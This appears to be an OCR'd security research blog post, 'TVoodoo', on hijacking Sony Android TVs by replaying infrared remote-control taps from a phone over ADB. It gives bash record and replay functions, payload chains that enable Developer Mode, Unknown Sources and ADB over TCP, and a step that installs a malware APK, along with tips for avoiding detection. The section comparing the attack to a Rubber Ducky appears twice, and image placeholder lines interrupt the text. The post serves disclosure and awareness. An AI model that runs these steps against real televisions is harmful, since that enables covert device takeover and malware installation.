
Hacking an Android TV in 2 minutes

Valerio Mulas Follow
Nov 18 · 20 min read ★

TVoodoo: Hacking a Sony Android TV abusing of infrared



Author: Valerio Mulas
Linkedin: https://linkedin.com/in/valerio-mulas
Twitter: https://twitter.com/drakkars

Video: https://www.youtube.com/watch?v=qpdVk7Vv-C8

. . .

Abstract

The number of IoT devices connected to the Internet is growing exponentially. In 2015 the number was around 15 billion units and the forecast for 2025 points to an estimated 75 billion.

Currently — in 2019 — the number of IoT devices is estimated to be around 23 billion.

(source: https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide)

A portion of these impressive volumes consists of Android-based Smart TVs, Android TV Boxes, Amazon Echo, Amazon Fire and Amazon Key devices.

This paper announces and describes a new attack vector targeting Android Smart TVs over Infrared communication.

The process of building the attack will show how to simulate a remote control in order to automate a set of malicious steps to take over a Smart TV.

The PoC will also describe some atypical lateral movement scenarios.

. . .

Table of Content

Table of Content

1. Initial setup

Before moving a step into this journey, here is a checklist of tools and procedures to put in place:

- Android smartphone with Hotspot capabilities and Infrared port
- PC/Mac with ADB (Android Debug Bridge) installed
- The phone connected to the computer via ADB:

> *$ adb devices*
> *List of devices attached*
> *73QDU1631283791 device*

- Hotspot enabled on the smartphone
- Computer connected to the Hotspot
- An app that can map the buttons from a physical remote control (e.g. Smart Controller)
- An Android Smart TV with Android TV OS

. . .

2. Getting to know the Android Smart TV

Adopting a hacker mindset, while using any device, what comes to your mind is as simple as straightforward:

“How can I hack this?”

Following this primordial need, the study started by exploring what the Android Smart TV could offer in terms of functionality and what instead could be classed as weakness and therefore lead us to exploitation.

During this initial scouting, 3 important menu options seemed to be interesting and promising in the Android TV OS settings:

- Developer mode
- Security
- Network

By walking through the settings in the interface, it's possible to unlock the **Developer mode** on the device and enable **Unknown Sources**, as it's possible in any Android device, more or less.

The Developer mode is a hidden menu with advanced options, mainly oriented to give the user advanced debug capabilities.

Unknown Sources lets the developer install any apk not necessarily coming from the Google Play Store. For example, it's commonly used during development and testing phases to make sure the app is working as expected.

The menu steps that enable Developer Mode and Unknown Sources are set and defined. It means that the procedure could be scripted down and memorised quite easily. So, at this point


the next question knocking loud was:


“How can we automate those steps?”


2.1. Mapping the control

The TV can be controlled using an infrared remote control. As a replacement of the standard TV remote control I used an Android Smartphone with IR capabilities.

The phone used (Huawei Honor) comes out of the box with an app named “**Smart control**”:








The app allows you to simulate any normal remote control (TV, Air Conditioner, Decoder, Smart Box), by mapping any button.

For example, a list of core buttons could be the following:

- Home Button
- Arrow keys
- Enter key
- Back
- Some digits (e.g. 1, 3, 7)
- Volume UP/DOWN Buttons



Here what the app shows when the *self-learning* mode is

enabled.

The self-learning mode allows you to configure the app as if it is the remote control. You have to send the signals that you want to mimic, from the remote control to the infrared port on the phone.

After mapping the fundamental buttons above-mentioned, it is possible to navigate through the menu options on the TV by using the phone.

2.2. Poor Man Mobile Testing

Now that we made the phone to act as a remote control, we also want to automate the sequence of pressed buttons, so that we can navigate with a pre-recorded script through the menu on the tv.

Everything needed here could be achieved using the **Android Debug Bridge**, ADB.

What we need from ADB? ADB or, better, **adb shell,** offers two subcommands**:**

- **getevent**
- **input tap**

These subcommands enable you to see what happens ‘under the hood’ when you press a button on the phone.

Unfortunately, the interaction through **adb shell** might cause a buffer loss, due the fact the **adb shell** buffers the output.

```
/dev/input/event3: EV_SYN       SYN_REPORT          00000000
/dev/input/event3: EV_ABS       ABS_MT_POSITION_X   000000e6
/dev/input/event3: EV_ABS       AB
```

A valid alternative is **adb exec-out** that has been successfully used for this research.

Let's see what happens when we tap on the smartphone while connected through ADB:

```
$ adb exec-out getevent -d -l -q
/dev/input/event5: EV_ABS       ABS_MT_PRESSURE     00000039
/dev/input/event5: EV_ABS       ABS_MT_POSITION_X   00000222
/dev/input/event5: EV_ABS       ABS_MT_POSITION_Y   000002bc
/dev/input/event5: EV_ABS       ABS_MT_TRACKING_ID  00000000
/dev/input/event5: EV_SYN       SYN_MT_REPORT       00000000
/dev/input/event5: EV_KEY       BTN_TOUCH           DOWN
/dev/input/event5: EV_SYN       SYN_REPORT          00000000
/dev/input/event5: EV_ABS       ABS_MT_PRESSURE     00000039
/dev/input/event5: EV_ABS       ABS_MT_POSITION_X   00000222
/dev/input/event5: EV_ABS       ABS_MT_POSITION_Y   000002bc
/dev/input/event5: EV_ABS       ABS_MT_TRACKING_ID  00000000
/dev/input/event5: EV_SYN       SYN_MT_REPORT       00000000
```

As shown, **getevent** prints out the coordinates on the screen when it detects a tap event.

What is important from this output is the following section, that focuses only on the tap action,

```
"BTN_TOUCH                  DOWN"
```

(Button Touch Down)

Here a snippet of coordinates regarding the BTN_TOUCH DOWN event. It captures 3 taps on the touchscreen

```
$ adb  exec-out getevent -d -l -q  \
       /dev/input/event5 | grep --line-buffer -A4 "BTN_TOUCH                  DOWN" \
       | grep --line-buffer  -E 'ABS_MT_POSITION_X|ABS_MT_POSITION_Y'

EV_ABS       ABS_MT_POSITION_X    0000021b
EV_ABS       ABS_MT_POSITION_Y    0000051b
EV_ABS       ABS_MT_POSITION_X    000002ef
EV_ABS       ABS_MT_POSITION_Y    0000052b
EV_ABS       ABS_MT_POSITION_X    00000224
EV_ABS       ABS_MT_POSITION_Y    00000512
```

The tap action on the phone can be simulated through **adb exec-out input tap**.

Here the synopsis of the command:

> *adb exec-out input tap <X axis> <Y axis>*

Where **x** and **y** are **decimal** values corresponding to coordinates on the touchscreen.

Before being able to send those commands back and eventually simulate the tap on the screen, it's necessary to apply a conversion from hexadecimal to decimal.

The conversion of hex coordinates and the subsequent

execution looks as follows:

COORDS	HEX	DEC
X	0000021b	539
Y	0000051b	1307
X	000002ef	751
Y	0000052b	1323
X	00000224	548
Y	00000512	1298

> *1st tap: adb exec-out input tap 539 1307*
> *2nd tap: adb exec-out input tap 751 1323*
> *3rd tap: adb exec-out input tap 548 1298*

A quick conversion could be done by using **awk**:

```
awk --non-decimal-data '{print ("0x"$3)+0}'
```

It could be either concatenated to the **getevent** command with "|" (pipe) to obtain the lines containing exclusively the converted decimal number, or the process could be just split into steps:

- the first step **records** the commands and saves them in a file (*.**dump**)
- the second step **converts** the values and creates a second file (***.replay**)

Here two basic functions to achieve what is stated above:

```
function record(){
	echo "Recording, press CTRL+C to stop"
	adb exec-out getevent -d -l -q  \
		/dev/input/event5 | grep --line-buffer -A4 "BTN_TOUCH             DOWN" \
		| grep --line-buffer  -E 'ABS_MT_POSITION_X|ABS_MT_POSITION_Y' > $1.dump
}

function convert(){
	echo "Converting $1.dump into $1.replay"
	awk --non-decimal-data '{print ("0x"$3)+0}' $1.dump | sed '$!N;s/\n/ /' | tee
$1.replay
}
```


What is missing now is the actual simulation of the taps on the touchscreen:


```
function sendevent(){
	# echo "Replaying over ADB"
	while read input_coords ; do adb exec-out input tap $input_coords; done <
$1.replay
}
```

The **sendevent()** function reads from the **replay** file the screen coordinates and sends them, via **input tap**, to the device.

Those functions are an embryonic step into automation to create **payloads.** From now on it's possible to map buttons and test the simulation.

Let's try to map the taps related to:





- Run Smart Controller App
- Select the TV Model
- Volume UP Button
- Volume DOWN Button

The goal is to create a payload of commands — named **volumeupdown** — out of those buttons, to eventually increase and decrease the volume by 2 units.

The first step is the **recording** part:

> *$ bash record.sh record volumeupdown*
> *Recording, press CTRL+C to stop*
> *^C*

Then it will be **converted** into DEC coordinates:

> *$ bash record.sh convert volumeupdown*
> *Converting volumeupdown.dump into volumeupdown.replay*
> *399 1435 -> Run the app*
> *927 975 -> Select the monitor model*
> *245 490 -> Volume UP*
> *259 503 -> Volume UP*

> *235 780 -> Volume DOWN*
> *243 761 -> Volume DOWN*

And it will simulate the taps on the touchscreen, behaving as an automated remote control:

> *$ bash record.sh sendevent volumeupdown*
> *Replaying over ADB*

2.3. Payloads, lots of payloads

Changing the volume level is a trivial operation because it doesn't require any invocation of Menu or 'Settings' to apply these modifications: clearly, the interaction smartphone <-> TV is almost imperceptible.

But still, it's already something that can be pushed further. It might be interesting to create a payload that navigates through the menu to play some music, or a payload that runs Netflix or that opens the browser.

Or, better than that, in a malicious way, it could be achieved something more: for example, we could create a **payload** to enable **Unknown Sources** and then download and install anything on the Smart TV.

Although the concept behind this idea is straightforward, when creating a payload it is better to keep them as small and meaningful as possible, mainly for these two reasons:

- **Decoupling**: having a huge single payload will be hard to debug and follow
- **Delaying**: often it is required to add a DELAY between taps. Recording and replaying does not always work as expected; due to the latency introduced by ADB, the APP itself and the infrared communication, it might happen to lose a tap. If this occurs, the automation will fail since the chain of payloads is incomplete.

The outcome of the decoupling operation will be something like this:

> *$ ls -1*
> *sonybravia_back_to_settings.replay*
> *sonybravia_enable_devmode.dump*
> *sonybravia_enable_devmode.replay*
> *sonybravia_first_launch_home.dump*
> *sonybravia_first_launch_home.replay*
> *sonybravia_settings.dump*
> *sonybravia_settings.replay*
> *sonybravia_unknown_sources.dump*
> *sonybravia_unknown_sources.replay*

*(Where **sonybravia** is the targeted Smart TV, followed by the action that the payload performs)*

So, instead of having a single sonybravia_unknown_sources payload, we would have a set of smaller payloads and it also possible to add delays in between payloads to keep together the

payload's chain.

. . .

3. Infrared rubber ducky

The previously described process highly resembles what a Rubber Ducky does when it has been plugged into a USB port of a device. The main difference here is the channel used to carry the attack: Infrared communication.

What the rubber ducky does:

By plugging the rubber ducky into the USB port of a device, the rubber ducky behaves as an automated keyboard and executes keystrokes on the victim machine

What the infrared rubber ducky does:

By pointing an infrared-equipped hardware/smartphone to a Smart TV, it behaves as a remote control, executing keystrokes in the TV context.

Plus, the rubber ducky requires a dedicated hardware and **physical** access to the target. The infrared rubber ducky attack (named TVoodoo) just needs **proximity** and direct visual to the target and could be performed by any smartphone with infrared capabilities (or an equivalent device).

Considering that now any Smart TV could be potentially hacked in a short amount of time using a smartphone, the awareness and mindset change:

From now on, every smart TV should be considered as an unattended computer with root shell access.

Let's go through some example scenarios.

The previously described process highly resembles what a Rubber Ducky does when it has been plugged into a USB port of a device. The main difference here is the channel used to carry the attack: Infrared communication.

What the rubber ducky does:

By plugging the rubber ducky into the USB port of a device, the rubber ducky behaves as an automated keyboard and executes keystrokes on the victim machine

What the infrared rubber ducky does:

By pointing an infrared-equipped hardware/smartphone to a Smart TV, it behaves as a remote control, executing keystrokes in the TV context.

Plus, the rubber ducky requires a dedicated hardware and **physical** access to the target. The infrared rubber ducky attack (named TVoodoo) just needs **proximity** and direct visual to the

target and could be performed by any smartphone with infrared capabilities (or an equivalent device).

Considering that now any Smart TV could be potentially hacked in a short amount of time using a smartphone, the awareness and mindset change:

From now on, every smart TV should be considered as an unattended computer with root shell access.

Let's go through some example scenarios.

Scenario 1: TV already connected to internet

The target is already connected to the Internet. The goal is to install a malware APK.

In this case, the payloads needs to achieve these actions:

- Enable Developer Mode
- Enable Unknown Sources
- Open browser
- Digit URL/apk
- Accept Permits and start

Analysis of this scenario

PRO:

- The TV has Internet access

CONS:

- While downloading, installing and executing the script, the TV display shows the navigation through the TV's menu options. It could alert someone who's watching
- A hypothetical network analyser that monitors the traffic might get triggered by some suspicious apk that has been downloaded
- Typing a URL is a very long procedure. The attacker has to move the mouse to reach the bar, then he has to go down again, selecting each letter that composes the url

Scenario 2: TV NOT connected to Internet

The goal is the same, but unfortunately some further effort is necessary to make things happen. The TV now has no Internet access, but this could be fixed by spawning a Wifi Hotspot nearby and execute the previous set of operations exposed in Scenario 1:

- Enable Hotspot
- Enable Developer Mode
- Enable Unknown Sources
- **Connect to the Hotspot**
- Open browser

- Digit URL/apk
- Accept Permits and start

Analysis of this scenario

PRO:

- Having that TV connect to your own Hotspot may help to keep a hypothetical IPS sleeping

CONS:

- Same as Scenario 1
- You make more “noise” interacting with the TV

Scenario 1 and 2 make unwanted noise, but for some Smart TV’s they might be the only way to install a malware due the fact that some capabilities aren’t supported by the Android TV, like ADB over TCP.

But what if we want to keep a lower profile?

While walking through the previous scenarios, we interact a lot and you should assume that you never know who is watching or who is sniffing the network.

So we might want or need a more sophisticated scenario.

. . .

4. TVoodoo

The name of the technique is quite self-explanatory: when the Smart TV has been engaged by an automated remote control, it looks like has been possessed by a demon. Imagine to look at the TV and see that, out of nowhere, menu and configuration changes are happening ‘automagically’.


> *How the Muggles would call that?*


Back to the technical side of the story, what is missing in the previous scenarios is the furtiveness.

To achieve that, it becomes necessary to sneak in using any background facility, if any.

Fortunately, the time is ripe to mention the last card and play the final hand:

ADB over TCP.






Once the Developer Mode has been unlocked, the Smart TV shows also the capability to start ADB as a daemon, and therefore to receive network connections through ADB.

The hotspot that has been introduced in **Scenario 2**, it's now a key component of this attack. Let's see how it goes if we put things together

Scenario 3: TVoodoo

- Enable Hotspot *(inherited from Scenario 2)*
- Enable Developer Mode *(inherited from Scenario 2)*
- Enable Unknown Sources *(inherited from Scenario 2)*
- Connect to the Hotspot *(inherited from Scenario 2)*
- **Enable ADB**
- Get the IP of the client (TV) as soon as it connects to our Hotspot
- Connect from the computer to the TV using **ADB**
- Accept the RSA Fingerprint
- Run adb install -t -g **malware.apk**

At this point, the TV is totally under the control of the attacker.



> *$ time bash tvoodoo.sh*
> *[*] Launching Home*
> *[*] Launching Settings*
> *[*] Enabling developer mode*
> *[*] Enabling ADB over TCP*

